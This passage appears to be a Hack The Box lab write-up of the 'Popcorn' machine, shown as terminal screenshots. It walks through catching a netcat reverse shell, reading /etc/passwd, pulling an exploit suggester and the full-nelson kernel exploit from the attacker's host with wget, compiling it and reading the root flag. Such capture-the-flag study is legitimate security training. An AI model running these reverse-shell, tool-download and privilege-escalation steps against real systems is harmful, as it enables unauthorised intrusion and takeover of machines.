





```
shashhh10@kali: ~ - Downloads | shashhh10@kali: ~ | shashhh10@kali: ~
File Actions Edit View Help
shashhh10@kali: ~ - Downloads | shashhh10@kali: ~ | shashhh10@kali: ~

shashhh10@kali:~$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.40] from (UNKNOWN) [10.10.10.6] 49551
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
07:10:10 up 9:27, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: no job control in this shell
www-data@popcorn:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@popcorn:/$ uname -r
2.6.31-14-generic-pae
www-data@popcorn:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
landscape:x:102:105::/var/lib/landscape:/bin/false
sshd:x:103:65534:./var/run/sshd:/usr/sbin/nologin
george:x:1000:1000:George Papagiannopoulos,,,:/home/george:/bin/bash
mysql:x:104:113:MySQL Server,,,:/var/lib/mysql:/bin/false
cat /etc/passwd
www-data@popcorn:/$ ls
bin
boot
cdrom
dev
etc
```

5. Looking around the machine we got a user George. Imported the linux exploit suggerter to the machine through my local network and see what exploit is the machine vulnerable too.



```
shashhh10@kali: ~/Downloads
File Actions Edit View Help
shashhh10@kali: ~ shashhh10@kali: ~ shashhh10@kali: ~ shashhh10@kali: ~
wget http://10.10.14.40:8000/suggerter.sh
--2020-05-20 07:18:40-- http://10.10.14.40:8000/suggerter.sh
Connecting to 10.10.14.40:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 84801 (83K) [text/x-sh]
Saving to: 'suggerter.sh'

0K ..... 60% 107K 0s
50K ..... 100% 112K=0.8s

2020-05-20 07:18:41 (109 KB/s) - 'suggerter.sh' saved [84801/84801]


www-data@popcorn:/tmp$ ls
linux-exploit-suggerter.sh
pspy32
suggerter.sh
th
www-data@popcorn:/tmp$ chmod +x suggerter.sh
chmod +x suggerter.sh
www-data@popcorn:/tmp$ ls
linux-exploit-suggerter.sh
pspy32
suggerter.sh
th
www-data@popcorn:/tmp$ ./suggerter.sh
./suggerter.sh

Available information:
Kernel version: 2.6.31
Architecture: i686
Distribution: ubuntu
Distribution version: 9.10
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
74 kernel space exploits
45 user space exploits

Possible Exploits:
[+] [CVE-2012-0056,CVE-2010-3849,CVE-2010-3850] full-nelson
```


6. The machine was most vulnerable to the full- nelson exploit and could gain privilege escalated. So I got the script for the exploit on my machine first and then imported it to the server using the local python http server and got root access. And exfiltrated the user.txt file and root.txt file.



```
shashhh10@kali: ~  
File Actions Edit View Help  
shashhh10@kali: ~/Downloads shashhh10@kali: ~ shashhh10@kali: ~ shashhh10@kali: ~  
Searching among:  
74 kernel space exploits  
45 user space exploits  
Possible Exploits:  
[+] [CVE-2012-0056,CVE-2010-3849,CVE-2010-3850] full-nelson  
Details: http://vulnfactory.org/exploits/full-nelson.c  
Exposure: highly probable  
Tags: [ ubuntu=(9.10|10.10){kernel:2.6.(31|35)-(14|19)-(server|generic)} ], ubuntu=10.04{kernel:2.6.32-(21|24)-server}  
Download URL: http://vulnfactory.org/exploits/full-nelson.c  
[+] [CVE-2016-5195] dirtycow  
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails  
Exposure: probable  
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.0|2|6|8|10}.*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04  
Download URL: https://www.exploit-db.com/download/40611  
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh  
[+] [CVE-2016-5195] dirtycow 2  
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails  
Exposure: probable  
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}  
Download URL: https://www.exploit-db.com/download/40839  
ext-url: https://www.exploit-db.com/download/40847.cpp  
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh  
[+] [CVE-2010-3904] rds  
Details: http://www.securityfocus.com/archive/1/514379  
Exposure: probable  
Tags: debian=6.0{kernel:2.6.(31|32|34|35)-(1|trunk)-amd64},[ ubuntu=10.10|9.10 ],fedora=13{kernel:2.6.33.3-85.fc13.i686.PAE},ubuntu=10.04{kernel:2.6.32-(21|24)-generic}  
Download URL: http://web.archive.org/web/20101020044048/http://www.vsecurity.com/download/tools/linux-rds-exploit.c  
[+] [CVE-2010-3848,CVE-2010-3850,CVE-2010-4073] half_nelson  
Details: https://www.exploit-db.com/exploits/17787/  
Exposure: probable  
Tags: [ ubuntu=(10.04|9.10) ]{kernel:2.6.(31|32)-(14|21)-server}  
Download URL: https://www.exploit-db.com/download/17787
```

```
shashhh10@kali: ~  
File Actions Edit View Help  
shashhh10@kali: ~/Downloads shashhh10@kali: ~ shashhh10@kali: ~ shashhh10@kali: ~  
sys  
tmp  
usr  
var  
vmlinuz  
ls  
www-data@popcorn:/$ cd usr  
cd usr  
www-data@popcorn:/usr$ ls  
bin  
games  
include  
lib  
local  
sbin  
share  
src  
ls  
www-data@popcorn:/usr$ cd ..  
cd ..  
www-data@popcorn:/$ cd opt  
cd opt  
www-data@popcorn:/opt$ ls  
ls  
www-data@popcorn:/opt$ cd ..  
cd ..  
www-data@popcorn:/$ cd home  
cd home  
www-data@popcorn:/home$ ls  
george  
ls  
www-data@popcorn:/home$ cd george  
cd george  
www-data@popcorn:/home/george$ ls  
torrenthoster.zip  
user.txt  
ls  
www-data@popcorn:/home/george$ cat user.tt  
cat user.tt  
cat: user.tt: No such file or directory  
www-data@popcorn:/home/george$ user.txt  
user.txt  
user.txt: command not found  
www-data@popcorn:/home/george$ cat user.txt  
5e36a919398ecc5d5c110f2d865cf136  
cat user.txt
```

```
shashhh10@kali: ~  
File Actions Edit View Help  
shashhh10@kali: ~/Downloads shashhh10@kali: ~ shashhh10@kali: ~ shashhh10@kali: ~  
chmod +x nel.c  
www-data@popcorn:/tmp$ ls  
linux-exploit-suggester.sh  
nel.c  
pspy32  
suggester.sh  
th  
ls  
www-data@popcorn:/tmp$ gcc full-nel.c -o full-nel  
gcc full-nel.c -o full-nel  
gcc: full-nel.c: No such file or directory  
gcc: no input files  
www-data@popcorn:/tmp$ gcc nel.c -o nel  
gcc nel.c -o nel  
www-data@popcorn:/tmp$ ls  
linux-exploit-suggester.sh  
nel  
nel.c  
pspy32  
suggester.sh  
th  
ls  
www-data@popcorn:/tmp$ chmod +x nel  
chmod +x nel  
www-data@popcorn:/tmp$ ./nel  
./nel  
ls  
linux-exploit-suggester.sh  
nel  
nel.c  
pspy32  
suggester.sh  
th  
id  
uid=0(root) gid=0(root)  
cd /home  
cd: 3: can't cd to home  
cd /home  
ls  
george  
cd /root  
ls  
root.txt  
cat root.txt  
f122331023a9393319a0370129fd9b14  
█
```

-----*End-of-HTB*-----